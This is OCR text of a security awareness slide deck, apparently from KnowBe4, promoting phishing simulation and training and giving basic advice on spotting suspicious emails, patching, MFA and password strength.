
Phish Your Users
Best-in-class, fully automated simulated phishing attacks, thousands of templates with unlimited usage, and community phishing templates.

See the Results
Enterprise-strength reporting, showing stats and graphs for both security awareness training and phishing, ready for management. Show the great ROI!


Security culture is defined as the ideas, customs, and social behaviors that impact the security of your organization.

Consider Your Security Culture Posture?






Five Things to Consider for Security Culture



Relatable


Everyone




Rewards

Frequency

Home


ADELE
DELL

Wrap-up Questions!



Humans are the number one attack vector and a strong line of defense.

Source: Verizon 2020 Data Breach Investigations Report


Create A Social Engineering Defense in Depth

Mitigate	• Aggressively Mitigate Social Engineering • People, Processes, Technology
Patch	• Patch Exploited Software & Firmware • Monitor the CISA KEV Catalog (Known Exploited Vulnerabilities)
MFA	• Use MFA Wherever Possible • Non-phishable MFA too, Avoid SMS and verify all requests that you didn't initiate
SPOT	• Learn how to Spot Rogue URLs • No longer – don't click on links, or check your links, make sure they know how
DiNGS	• Remember to use DiNG style of passwords • Different, Non-Guessable, Strong

What it's like for the IT Team

KnowBe4
Human error. Conquered.

3 Questions to Ask Your Email



Email

Is the email unexpected?

Sender

Is this person a stranger? #StrangerDanger


Action

1. Are they asking me to do something immediately or quickly?
2. Does the action seem strange or unusual?

Verify

Attempt to use a second connection to verify the email

YES?



This goes way beyond awareness or coercing secure behaviors. It's about making workers value security …where they proactively participate in taking steps that reduce risk.

-Perry Carpenter

Ransomware, Phishing & Culture


For more information visit blog.knowbe4.com

securitymasterminds.buzzsprout.com

The podcast that brings you the very best in all things, cybersecurity, taking an in-depth look at the most pressing issues and trends across the industry.

